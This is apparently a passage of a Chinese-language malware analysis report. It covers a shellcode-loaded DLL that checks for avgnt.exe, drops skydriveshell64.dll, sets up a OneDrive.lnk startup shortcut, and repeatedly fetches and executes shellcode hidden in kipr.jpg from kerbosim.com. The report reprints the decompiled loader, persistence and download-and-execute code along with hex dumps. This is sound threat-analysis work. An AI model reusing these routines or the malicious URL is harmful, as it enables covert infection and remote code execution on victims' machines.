
图：执行shellcode

4.3shellcode内存解密出dll并执行

① shellcode对自身所携带的dll进行解密。解密算法是异或0x93。

```
地址      HEX 数据     反汇编
00422000    B0 93      MOV AL,0x93
00422002    B9 001C0300  MOV ECX,0x31C00
00422007    EB 0A      JMP SHORT 00.00422013
00422009    5E         POP ESI
0042200A    89F3       MOV EBX,ESI
0042200C    3006       XOR BYTE PTR DS:[ESI],AL
0042200E    46         INC ESI
0042200F    E2 FB      LOOPD SHORT 00.0042200C
00422011    FFD3       CALL EBX
00422013    E8 F1FFFFFF  CALL 00.00422009
```

图：异或解密



图：dll的具体位置

② 跳转到解密出的dll文件的入口点，从而将dll执行起来。

```
00424DFE  8B4D F4     MOV ECX,DWORD PTR SS:[EBP-0xC]
00424E01  51          PUSH ECX
00424E02  FF55 F8     CALL DWORD PTR SS:[EBP-0x8]      跳转到入口点 ： 0x4A09
00424E05  6A 00       PUSH 0x0
00424E07  6A 01       PUSH 0x1
00424E09  8B55 F4     MOV EDX,DWORD PTR SS:[EBP-0xC]
00424E0C  52          PUSH EDX
00424E0D  FF55 F8     CALL DWORD PTR SS:[EBP-0x8]      跳转到入口点 ： 0x4A09
00424E10  8B45 F8     MOV EAX,DWORD PTR SS:[EBP-0x8]
00424E13  5F          POP EDI
00424E14  5E          POP ESI
00424E15  8BE5        MOV ESP,EBP
00424E17  5D          POP EBP
00424E18  C3          RETN
```

图：执行dll

5. 攻击初期：shellcode解密出的dll分析

dll通过获取当前运行进程名，与进程名rundll32.exe进行对比判断，根据结果分为两种执行情况。第一种情况（攻击初期）是：进程名不为rundll32.exe，第二种情况（攻击后期）是进程名为rundll32.exe。此步骤为第一种情况（攻击初期），dll会在受害者机器上释放skydriveshell64.dll，并利用rundll32.exe执行skydriveshell64.dll，还会在Windows自启动菜单中创建执行skydriveshell64.dll的快捷方式。以下是对shellcode解密出的dll的详细分析过程。


```
1  int __usercall sub_100019F0@<eax>(void *this@<ecx>, int a2@<ebx>, int a3@<edi>)
2  {
3    int v3; // ebp@0
4    void *v4; // esi@1
5    LPWSTR __FileName; // eax@1
6    int result; // eax@4
7    LPCVOID Men_DLL; // [sp+4h] [bp-218h]@5
8    DWORD nNumberOfBytesToWrite; // [sp+8h] [bp-214h]@5
9    WCHAR Filename; // [sp+Ch] [bp-210h]@1
10
11   v4 = this;
12   Clear(&Filename, 0, 0x20A);
13   GetModuleFileNameW(0, &Filename, 0x104u);      // 获取当前程序运行路径
14     FileName = PathFindFileNameW(&Filename);     // 获取当前运行程序名
15   if ( compare((int)__FileName, (char *)L"rundll32.exe") )
16   {
17     result = ReadPe(&Men_DLL, (int)v4, &nNumberOfBytesToWrite);// 读取dll中存储的pe，大小为12E00
18     if ( result )
19     {
20       Mkdir_Common();                            // 创建Common文件夹
21       Mkdir_PE_and_Shorcut(Men_DLL, nNumberOfBytesToWrite);// 创建DLL文件和快捷方式
22       result = Start_PE(v3);                     // 执行skydriveshell64.dll
23     }
24   }
25   else
26   {
27     hHeap = HeapCreate(0, 0, 0);
28     if ( !hHeap )
29       __debugbreak();
30     result = sub_10003260(a2, a3);
31   }
32   return result;
33 }
```

图：两种执行流程

5.1获取dll中所存放的pe数据，pe大小为0x12E00

```
signed int __usercall sub_10001900@<eax>(_DWORD *a1@<edx>, int a2@<ecx>, _DWORD *a3)
{
  signed int result; // eax@2
  int v4; // ecx@4
  int v5; // ebx@5
  int v6; // esi@5
  const char *v7; // edi@6
  int v8; // eax@7
  int v9; // ebx@12
  int v10; // esi@12
  HANDLE v11; // eax@12
  LPVOID v12; // edi@12
  _DWORD *v13; // [sp+0h] [bp-10h]@1
  int v14; // [sp+4h] [bp-Ch]@1
  int v15; // [sp+8h] [bp-8h]@5
  signed int v16; // [sp+Ch] [bp-4h]@1

  v13 = a1;
  v14 = a2;
  v16 = 0;
  if ( a2 && *(_WORD *)a2 == 0x5A4D && (v4 = a2 + *(_DWORD *)(a2 + 0x3C), *(_DWORD *)v4 == 0x4550) )
  {
    v5 = *(_WORD *)(v4 + 6);
    v6 = 0;
    v15 = v4 + *(_WORD *)(v4 + 20) + 24;
    if ( *(_WORD *)(v4 + 6) )
    {
      v7 = (const char *)(v4 + *(_WORD *)(v4 + 20) + 24);
      while ( 1 )
      {
        v8 = strcmp(v7, "._code");
        if ( v8 )
          v8 = -(v8 < 0) | 1;
        if ( !v8 )
          break;
        ++v6;
        v7 += 40;
        if ( v6 >= v5 )
          return 0;
      }
      v9 = *(_DWORD *)(v15 + 40 * v6 + 16);
      v10 = v15 + 40 * v6;
      v11 = GetProcessHeap();
      v12 = HeapAlloc(v11, 8u, v9 + 1);
      if ( v12 )
      {
        sub_10013B50((unsigned int)v12, (const void *)(v14 + *(_DWORD *)(v10 + 12)), *(_DWORD *)(v10 + 16));
```

图：读取dll中的pe

地址	HEX 数据																ASCII
00661DF0	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ? ...┆...ÿÿ..
00661E00	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	?.....@.....
00661E10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00661E20	00	00	00	00	00	00	00	00	00	00	00	00	08	01	00	00	.....■ℓ..
00661E30	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	■■?.???L?Th
00661E40	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00661E50	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00661E60	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.....
00661E70	A4	9C	48	DE	E0	FD	26	8D	E0	FD	26	8D	E0	FD	26	8D	H捺?湔?湔??
00661E80	54	61	D7	8D	E9	FD	26	8D	54	61	D5	8D	95	FD	26	8D	Ta譾辇&昷a謽最&?
00661E90	54	61	D4	8D	F8	FD	26	8D	DB	A3	25	8C	F1	FD	26	8D	Ta詬 &嘐?屹??
00661EA0	DB	A3	23	8C	F5	FD	26	8D	DB	A3	22	8C	EF	FD	26	8D	郑#岩?嘐?岈??
00661EB0	3D	02	ED	8D	E5	FD	26	8D	E0	FD	27	8D	87	FD	26	8D	=¯韻妪&湔?崌??
00661EC0	77	A3	2F	8C	E2	FD	26	8D	77	A3	26	8C	E1	FD	26	8D	w?虹?嵫?峈??
00661ED0	72	A3	D9	8D	E1	FD	26	8D	77	A3	24	8C	E1	FD	26	8D	rＹ嵉?嵫?峈??
00661EE0	52	69	63	68	E0	FD	26	8D	00	00	00	00	00	00	00	00	Rich帻&?.....
00661EF0	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	06	00	........PE..Lƒ■.
00661F00	90	C1	D6	5D	00	00	00	00	00	00	00	00	E0	00	02	21	惲謁........?¯!
00661F10	0B	01	0E	00	00	AE	00	00	00	92	00	00	00	00	00	00	■ƒ■..?..?.....
00661F20	74	20	00	00	00	10	00	00	00	C0	00	00	00	00	00	10	t ...■...?....■
00661F30	00	10	00	00	00	02	00	00	06	00	00	00	00	00	00	00	.■...¯..■.....
00661F40	06	00	00	00	00	00	00	00	00	80	01	00	00	04	00	00	■........■ƒ..┆..
00661F50	00	00	00	00	02	00	40	01	00	00	10	00	00	10	00	00	....¯@ƒ..■..■..

图：pe数据

5.2创建Common文件夹

① 遍历进程，查询avgnt.exe进程是否存在。

```
20  sub_10013B20();
21  if ( !K32EnumProcesses(dwProcessId, 4092, &v11) )
22    return sub_100046F0((unsigned int)&savedregs ^ v15);
23  v1 = 0;
24  v9 = v11 >> 2;
25  if ( !(v11 >> 2) )
26    return sub_100046F0((unsigned int)&savedregs ^ v15);
27  v2 = lstrlenW;
28  while ( 1 )
29  {
30    v3 = OpenProcess(0x410u, 0, dwProcessId[v1]);
31    if ( v3 )
32      break;
33LABEL_14:
34    if ( ++v1 >= v9 )
35      return sub_100046F0((unsigned int)&savedregs ^ v15);
36  }
37  if ( !K32EnumProcessModules(v3, &v10, 4, &v11) )
38  {
39    CloseHandle(v3);
40    goto LABEL_14;
41  }
42  if ( !K32GetModuleBaseNameW(v3, v10, &Name, 259) )
43  {
44    CloseHandle(v3);
45    goto LABEL_14;
46  }
47  v4 = v2(L"avgnt.exe");
48  v5 = lstrlenW(&Name);
49  v7 = __OFSUB__(v5, v4);
50  v6 = v5 - v4 < 0;
51  v2 = lstrlenW;
52  if ( v6 ^ v7 )
53    v14 = &Name;
54  else
55    v14 = L"avgnt.exe";
56  v8 = lstrlenW(v14);
57  if ( sub_100082C4((int)&Name, (char *)L"avgnt.exe", v8) )
58    goto LABEL_14;
59  return sub_100046F0((unsigned int)&savedregs ^ v15);
60}
```

图：找寻avgnt.exe进程

② 如果avgnt.exe进程存在，在%appdata%目录下创建Common文件夹。如果avgnt.exe进程不存在，在%programdata%目录下创建Common文件夹。

```
int sub_10001DB0()
{
  void *v0; // eax@1
  const WCHAR *v1; // eax@2
  unsigned int v2; // esi@4
  WCHAR CommandLine; // [sp+8h] [bp-454h]@4

  Clear(&pszPath, 0, 522);
  Clear(&FileNameB, 0, 584);
  Clear(&FileNameA, 0, 584);
  v0 = (void *)sub_10003280();                  // 查询进程中 反病毒程序avgnt.exe  存在返回句柄，不存在返回0
  if ( v0 )
  {
    CloseHandle(v0);                            // 关闭句柄
    SHGetFolderPathW(0, CSIDL_APPDATA, 0, 0, &pszPath);
    v1 = PathFindFileNameW(L"C:\\ProgramData\\Common");
    PathAppendW(&pszPath, v1);
  }
  else
  {
    Copy((unsigned int)&pszPath, L"C:\\ProgramData\\Common", 0x2Au);
  }
  v2 = wcslen(&pszPath);
  Copy((unsigned int)&FileNameB, &pszPath, 2 * v2);
  Copy((unsigned int)&FileNameA, &pszPath, 2 * v2);
  PathAppendW(&FileNameB, L"DrvSync.exe");  // FileNameB:C:\xxxxxxxxxxx\DrvSync.exe
  PathAppendW(&FileNameA, L"skydriveshell64.dll");// FileNameA:C:\xxxxxxxxxx\skydriveshell64.dll
  output(&CommandLine, 0x123u, (int)L"cmd.exe /q /c mkdir \"%s\"", (unsigned int)&pszPath);// 拼凑成cmd.exe /q /c mkdir "C:\xxxxxxxxx\Common
  return sub_100010A0(&CommandLine);            // 创建Common文件夹
}
```

图：创建Common文件夹

```
int __thiscall sub_100010A0(LPWSTR lpCommandLine)
{
  WCHAR *v1; // esi@1
  int result; // eax@1
  struct _STARTUPINFOW StartupInfo; // [sp+8h] [bp-58h]@1
  struct _PROCESS_INFORMATION ProcessInformation; // [sp+50h] [bp-10h]@1

  v1 = lpCommandLine;
  Clear(&StartupInfo, 0, 68);
  StartupInfo.cb = 68;
  StartupInfo.wShowWindow = 0;
  ProcessInformation = 0i64;
  // ModuleFileName = NULL
  // CommandLine = "cmd.exe /q /c mkdir "C:\xxxxxxx\Common""
  // pProcessSecurity = NULL
  // pThreadSecurity = NULL
  // InheritHandles = FALSE
  // CreationFlags = CREATE_NO_WINDOW
  // pEnvironment = NULL
  // CurrentDir = NULL
  // pStartupInfo = xxxxxxx
  // pProcessInfo = xxxxxxx
  result = CreateProcessW(0, v1, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
  if ( result )
  {
    WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
    CloseHandle(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hProcess);
    result = 1;
  }
  return result;
}
```

图:创建Common文件夹

5.3创建PE文件和快捷方式

在Common目录下创建PE文件skydriveshell64.dll，skydriveshell64.dll文件内容来自步骤5.1所获取的pe数据。在Windows启动菜单中创建名为OneDrive的快捷方式，快捷方式的作用是利用rundll32.exe执行skydriveshell64.dll中的IntRun函数。


文件名	skydriveshell64.dll
MD5	06AE12974694B6BBBADE3097EE25AFFF

文件大小	75.50 KB (77312 bytes)
文件格式	Win32 DLL
创建时间	2019-11-21
VT首次上传时间	2019-11-28
VT检测结果	25/68
设计URL	http://kerbosim.com/dramtun/miskder/kipr.jpg

表：skydriveshell64.dll信息

```
1  char __fastcall sub_10001FC0(LPCVOID lpBuffer, DWORD nNumberOfBytesToWrite)
2  {
3    DWORD MenDLL_len; // edi@1
4    LPCVOID Men_Dll; // ebx@1
5    void *hFile; // eax@1
6    void *v5; // esi@3
7    DWORD NumberOfBytesWritten; // [sp+8h] [bp-498h]@4
8    char v8; // [sp+Ch] [bp-494h]@2
9    WCHAR pszPath; // [sp+254h] [bp-24Ch]@1
10
11   MenDLL_len = nNumberOfBytesToWrite;
12   Men_Dll = lpBuffer;
13   Clear(&pszPath, 0, 584);
14   hFile = (void *)SHGetFolderPathW(0, CSIDL_STARTUP, 0, 0, &pszPath);// Windows启动菜单文件夹
15   if ( !hFile )
16   {
17     PathAppendW(&pszPath, L"OneDrive.lnk");
18     output(&v8, 0x123u, (int)L"\"%s\",IntRun", (unsigned int)&FileNameA);
19     LOBYTE(hFile) = sub_100020B0((int)&v8);     // 在Windows启动菜单中创建快捷方式
20     if ( (_BYTE)hFile )
21     {
22       Sleep(0x3E8u);
23       // CreateFileW
24       // FileName = "C:\xxxxxxx\Common\skydriveshell64.dll"
25       // Access = GENERIC_WRITE
26       // ShareMode = 0
27       // pSecurity = NULL
28       // Mode = CREATE_ALWAYS
29       // Attributes = 0
30       // hTemplateFile = NULL
31       hFile = CreateFileW(&FileNameA, 0x40000000u, 0, 0, 2u, 0, 0);
32       v5 = hFile;
33       if ( hFile != (void *)-1 )
34       {
35         WriteFile(hFile, Men_Dll, MenDLL_len, &NumberOfBytesWritten, 0);
36         LOBYTE(hFile) = CloseHandle(v5);
37       }
38     }
39   }
40   return (unsigned int)hFile;
41 }
```

图：创建skydriveshell64.dll和OneDrive.lnk



图：示例图

5.4利用rundll32.exe执行skydriveshell64.dll中的IntRun函数

```
int __usercall sub_10001EE0@<eax>(int a1@<ebp>)
{
  signed int v2; // [sp-2A8h] [bp-2B4h]@1
  __int16 v3; // [sp-278h] [bp-284h]@1
  __int128 v4; // [sp-260h] [bp-26Ch]@1
  int v5; // [sp-250h] [bp-25Ch]@1
  unsigned int v6; // [sp-4h] [bp-10h]@1
  int v7; // [sp+0h] [bp-Ch]@1
  int v8; // [sp+4h] [bp-8h]@1
  int retaddr; // [sp+Ch] [bp+0h]@1

  v7 = a1;
  v8 = retaddr;
  v6 = (unsigned int)&v7 ^ 0xBB40E64E;
  output(&v5, 0x123u, (int)L"rundll32.exe \"%s\",IntRun", (unsigned int)&FileNameA);
  Clear(&v2, 0, 68);
  v2 = 68;
  v3 = 0;
  v4 = 0i64;
  // CreateProcessW:
  // ModuleFileName = NULL
  // CommandLine = "rundll32.exe "C:\ProgramData\Common\skydriveshell64.dll",IntRun"
  // pProcessSecurity = NULL
  // pThreadSecurity = NULL
  // InheritHandles = FALSE
  // CreationFlags = CREATE_NO_WINDOW
  // pEnvironment = NULL
  // CurrentDir = NULL
  // pStartupInfo = xxxxxxxx
  // pProcessInfo = xxxxxxxx
  if ( CreateProcessW(0, (LPWSTR)&v5, 0, 0, 0, CREATE_NO_WINDOW, 0, 0, (LPSTARTUPINFOW)&v2, (LPPROCESS_INFORMATION)&v4) )
  {
    CloseHandle((HANDLE)DWORD1(v4));
    CloseHandle((HANDLE)v4);
  }
  return sub_100046F0((unsigned int)&v7 ^ v6);
}
```

图：执行skydriveshell64.dll

6. skydriveshell64.dll分析

skydriveshell64.dll的技术分析和步骤4关于X098765432198.exe的技术分析进行对比，发现有很大的重合性，它们会访问相同恶意链接，获取并执行相同的shellcode。

攻击者在skydriveshell64.dll中利用while(1)建立了一个无限循环，在循环过程中，样本会每隔5秒反复执行同一个恶意操作。此恶意操作的主要行为是：访问恶意链接，获取并执行shellcode。恶意链接为：http://kerbosim.com/dramtun/miskder/kipr.jpg。以下是对恶意操作的详细分析。

文件名	skydriveshell64.dll
MD5	06AE12974694B6BBBADE3097EE25AFFF
文件大小	75.50 KB (77312 bytes)
文件格式	Win32 DLL
创建时间	2019-11-21
VT首次上传时间	2019-11-28
VT检测结果	25/68
设计URL	http://kerbosim.com/dramtun/miskder/kipr.jpg

表：skydriveshell64.dll信息

6.1访问恶意链接获取kipr.jpg

访问http://kerbosim.com/dramtun/miskder/kipr.jpg，获取kipr.jpg的数据存放于申请的内存之中。

```
93      if ( (_HttpQueryInfoW)(hRequest_, 536870931, &v22, &lpdwNumberOfBytesRead, 0) )
94      {
95        if ( v22 == 200 )
96        {
97          dwSize = 0;
98          lpdwNumberOfBytesRead = 4;
99          if ( (_HttpQueryInfoW)(hRequest_, 0x20000005, &dwSize, &lpdwNumberOfBytesRead, 0) )
100         {
101           if ( dwSize )
102           {
103             _SIZE = dwSize + 1;
104             hHeap = GetProcessHeap();
105             lpBuffer = HeapAlloc(hHeap, 8u, _SIZE);
106             if ( lpBuffer )
107             {
108               v11 = dwSize;
109               n = 0;
110               do
111               {
112                 Bool = (_InternetReadFile)(
113                           hRequest_,
114                           &lpBuffer[n],
115                           v11 - n,              // dwNumberOfBytesToRead
116                           &lpdwNumberOfBytesRead);// lpdwNumberOfBytesRead
117                 v11 = dwSize;
118                 if ( !Bool )
119                   break;
120                 if ( !lpdwNumberOfBytesRead )
121                   break;
122                 n += lpdwNumberOfBytesRead;
```

图：获取kipr.jpg数据

6.2创建线程去执行kipr.jpg中的shellcode

① 定位到kipr.jpg中的shellcode，shellcode位于是kipr.jpg的头0x14个字节之后。

地址	HEX 数据												ASCII
00202538	FF	D8	FF	E0	FE	FF	4A	46	49	46	00	01	01	01	00	48	ÿ?帼ÿJFIF_###.H
00202548	00	48	00	00	B0	93	B9	00	1C	03	00	EB	0A	5E	89	F3	.H..掖?■ .?^芷
00202558	30	06	46	E2	FB	FF	D3	E8	F1	FF	FF	FF	DE	C9	7B	93	0■F恢ÿ予?ÿÿ奚{?
00202568	93	93	93	C8	C1	D6	C6	1A	76	12	50	9A	BB	93	93	6C	摀撊林?v■P望摀l
00202578	40	93	93	93	D3	93	93	93	93	93	93	93	93	93	93	93	@摀撚摀摀摀摀摀?
00202588	93	93	93	93	93	93	93	93	93	93	93	93	93	93	93	93	摀摀摀摀摀摀摀摀
00202598	93	93	93	93	93	93	93	93	BB	92	93	93	9D	8C	29	9D	摀摀摀摀粧摀漙)?
002025A8	93	27	9A	5E	B2	2B	92	DF	5E	B2	C7	FB	FA	E0	B3	E3	?肃?掃^睬 喑?
002025B8	E1	FC	F4	E1	F2	FE	B3	F0	F2	FD	FD	FC	E7	B3	F1	F6	狻翎蟒仇螨 绯聆
002025C8	B3	E1	E6	FD	B3	FA	FD	B3	D7	DC	C0	B3	FE	FC	F7	F6	翅纨锄 总莱 黯
002025D8	BD	9E	9E	99	B7	93	93	93	93	93	93	93	4A	E1	35	6A	縌濫宊摀摀摀J?j
002025E8	0E	80	5B	39	0E	80	5B	39	0E	80	5B	39	BA	1C	AA	39	■■[9■■[9■■[9??
002025F8	07	80	5B	39	BA	1C	A8	39	7B	80	5B	39	BA	1C	A9	39	■■[9??{■[9??
00202608	16	80	5B	39	35	DE	58	38	1C	80	5B	39	35	DE	5E	38	■■[95蟗8■■[95轣8
00202618	1B	80	5B	39	35	DE	5F	38	01	80	5B	39	D3	7F	95	39	■■[95轤8_■[9??
00202628	0C	80	5B	39	D3	7F	8B	39	0F	80	5B	39	D3	7F	90	39	.■[9??■■[9??
00202638	1D	80	5B	39	0E	80	5A	39	91	80	5B	39	99	DE	52	38	■■[9■■Z9愁[9檇R8
00202648	1C	80	5B	39	99	DE	5B	38	0F	80	5B	39	9C	DE	A4	39	■■[9檇[8■■[9澱?
00202658	0F	80	5B	39	0E	80	CC	39	0F	80	5B	39	99	DE	59	38	■■[9■■?■■[9檇Y8
00202668	0F	80	5B	39	C1	FA	F0	FB	0E	80	5B	39	93	93	93	93	■■[9龙瘥■■[9摀摀
00202678	93	93	93	93	93	93	93	93	93	93	93	93	93	93	93	93	摀摀摀摀摀摀摀摀
00202688	93	93	93	93	C3	D6	93	93	DF	92	9A	93	49	51	45	CE	摀摀弥摀邡殦IQE?

图：定位kipr.jpg中的shellcode

② 创建线程执行shellcode

```
1 void __fastcall __noreturn sub_10001780(LPVOID lpBuffer, SIZE_T dwSize)
2 {
3   LPVOID _lpBuffer; // esi@1
4   HANDLE v3; // eax@1
5   DWORD flOldProtect; // [sp+10h] [bp-20h]@1
6   DWORD ThreadId; // [sp+14h] [bp-1Ch]@1
7   CPPEH_RECORD ms_exc; // [sp+18h] [bp-18h]@1
8
9   _lpBuffer = lpBuffer;
10  VirtualProtect(lpBuffer, dwSize, 0x40u, &flOldProtect);
11  ms_exc.registration.TryLevel = 0;
12  ThreadId = 0;
13  v3 = CreateThread(0, 0, (_lpBuffer + 20), 0, 0, &ThreadId);
14  WaitForSingleObject(v3, 0xFFFFFFFF);
15  ms_exc.registration.TryLevel = -2;
16  ExitProcess(1u);
17 }
```

